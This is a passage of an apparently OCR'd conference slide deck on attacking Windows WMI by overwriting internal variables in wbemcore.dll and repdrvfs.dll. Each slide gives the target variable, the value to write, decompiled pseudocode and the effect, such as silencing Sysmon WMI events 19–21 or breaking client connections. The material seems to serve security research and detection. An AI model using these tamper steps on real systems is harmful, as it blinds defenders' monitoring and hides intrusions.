CCoreServices::StopEventDelivery()
{
    EventDelivery = FALSE;
    return 0;
}
```

Attack on Wbemcore!EventDelivery (2/3)



Module: wbemcore.dll
Variable Name: EventDelivery
Debug symbol: CRepository::m_pEseSession+0xC
Default Initialized Value: TRUE (1)


Attack: change data to FALSE(0)

Result:

- All intrinsic events are disabled.
- Sysmon stops receiving three event types:
  Event ID 19: (WmiEventFilter detected)
  Event ID 20: (WmiEventConsumer detected)
  Event ID 21: (WmiEventConsumerToFilter detected)

Attack on Wbemcore!EventDelivery (3/3)

DEMO: Attack on EventDelivery and its detection



The online version is here –
https://www.youtube.com/channel/UCpJ_uhTb4_NNoq3-02QfOsA

Attack on

repdrvfs!g_bShuttingDown

Attack on repdrvfs!g_bShuttingDown (1/2)

Module: repdrvfs.dll
Variable Name: g_bShuttingDown
Default Initialized Value: FALSE (0)

Attack: change data to TRUE (1)

repdrvfs.dll

```
bool g_bShuttingDown = false;
```

```
CRepository::Initialize()
{
    CGlobals::Initialize();
    g_bShuttingDown = false;
}
```

```
CRepository::Shutdown()
{
    g_bShuttingDown = true;
}
```

Attack on repdrvfs!g_bShuttingDown (2/2)

Module: repdrvfs.dll
Variable Name: g_bShuttingDown
Default Initialized Value: FALSE (0)

Attack: change data to TRUE (1)

Result:

- Any new attempt to connect to WMI fails with error code **0x8004100A**
  MessageId: WBEM_E_CRITICAL_ERROR
  MessageText: Critical Error
- Previously registered callback routines return error code **0x80041032**
  MessageId: WBEM_E_CALL_CANCELLED
  MessageText: Call Cancelled

repdrvfs.dll

```
bool g_bShuttingDown = false;
```

```
// About 50 functions check this flag
dispatch_routine()
{
    if (!g_bShuttingDown)
    {
        internal_dispatch();
    }
    else {
        return error_code;
    }
}
```

Attack on repdrvfs!g_Glob+0x0

Attack on repdrvfs!g_Glob+0x0 (1/3)

Module: repdrvfs.dll
Variable Name: g_Glob+0x0
Default Initialized Value: TRUE (1)

Attack: change data to FALSE (0)

repdrvfs.dll

```
CGlobals g_Glob;
```


```
CGlobals::CGlobals() {
    g_Glob.dword_0 = 1;
}
```

```
CGlobals::Deinitialize() {
    g_Glob.dword_0 = 0;
}
```


Attack on repdrvfs!g_Glob+0x0 (2/3)

Module: repdrvfs.dll
Variable Name: g_Glob+0x0
Default Initialized Value: TRUE (1)

Attack: change data to FALSE (0)



Attack on repdrvfs!g_Glob+0x0 (3/3)



Module: repdrvfs.dll
Variable Name: g_Glob+0x0
Default Initialized Value: TRUE (1)

Attack: change data to FALSE (0)

Result:
- All attempts to add __EventFilter fail error code **0x80041014**
  MessageId: WBEM_E_INITIALIZATION_FAILURE

Attack on repdrvfs!g_Glob+0x38

Attack on repdrvfs!g_Glob+0x38 (1/3)

Module: repdrvfs.dll
Variable Name: g_Glob+0x38
Default Value: non-Null address of the instance

Attack: change data to 0

repdrvfs.dll

```
CGlobals g_Glob;
```


```
CGlobals::CGlobals() {
    g_Glob.qword_x38 =
        CoCreateInstance(CLSID_IWmiCoreServices);
}
```

```
CGlobals::Deinitialize() {
    Release(g_Glob.qword_x38);
    g_Glob.qword_x38 = 0;
}
```

Attack on repdrvfs!g_Glob+0x38 (2/3)

Module: repdrvfs.dll
Variable Name: g_Glob+0x38
Default Value: non-Null address of the instance

Attack: change data to 0



Attack on repdrvfs!g_Glob+0x38 (3/3)

Module: repdrvfs.dll
Variable Name: g_Glob+0x38
Default Value: non-Null address of the instance

Attack: change data to 0

Result:
- All attempts to add __EventFilter fail with error code **0x80041014**
  MessageId: WBEM_E_INITIALIZATION_FAILURE

repdrvfs.dll

```
g_Glob.qword_x38 = address
```

```
HRESULT GetCoreSvcs(_IWmiCoreServices** out)
{
    if (!g_Glob.dword_0)
        return WBEM_E_INITIALIZATION_FAILURE;

    if (!g_Glob.qword_x38)
        return WBEM_E_INITIALIZATION_FAILURE;
    AddRef();
    *out = g_Glob.qword_x38;
    return 0;
}
```

Attack on

repdrvfs!g_Glob+0xBC

Attack on repdrvfs!g_Glob+0xBC (1/4)

Module: repdrvfs.dll
Variable Name: g_Glob+0xBC
Default Value: 1

Attack: change data to 0

repdrvfs.dll


```
g_Glob.word_xBC = 1;
```

```
CFileCache::Uninitialize()
{
    if (g_Glob.word_xBC)
    {
        CFileCache::Clear();
        g_Glob.word_xBC = 0;
    }
    return 0;
}
```

Attack on repdrvfs!g_Glob+0xBC (2/4)

Module: repdrvfs.dll
Variable Name: g_Glob+0xBC
Default Value: 1


Attack: change data to 0



Attack on repdrvfs!g_Glob+0xBC (3/4)

Module: repdrvfs.dll
Variable Name: g_Glob+0xBC
Default Value: 1

Attack: change data to 0




Attack on repdrvfs!g_Glob+0xBC (4/4)

Module: repdrvfs.dll
Variable Name: g_Glob+0xBC
Default Value: 1

Attack: change data to 0

Result:

- Client cannot connect to WMI with error code **0x80041033**
  MessageId: WBEM_E_SHUTTING_DOWN
  MessageText: Shutting Down
- Already connected clients failed to enumerate WMI with error code **0x80041010**
  MessageId: WBEM_E_INVALID_CLASS
  MessageText: Invalid Class



Attack on wbemcore!_g_pEss_m4

Attack on wbemcore!_g_pEss_m4 (1/3)

Module: wbemcore.dll
Variable Name: _g_pEss_m4
Default Value: non-Null address of the interface

Attack: change data to 0

wbemcore.dll

```
IWbemEventSubsystem* g_pEss_m4 = NULL
```


```
HRESULT InitESS(){
    HRESULT hRes =
        QueryInterface(IID_IWbemEventSubsystem_m4,
            &g_pEss_m4);
    if (FAILED(hRes))
        return hRes;
    InitESSInteral();
}
```

```
HRESULT ShutdownESS() {
    if (g_pEss_m4)
        Release(g_pEss_m4);
}
```

Attack on wbemcore!_g_pEss_m4 (2/3)

Module: wbemcore.dll
Variable Name: _g_pEss_m4
Default Value: non-Null address of the interface

Attack: change data to 0

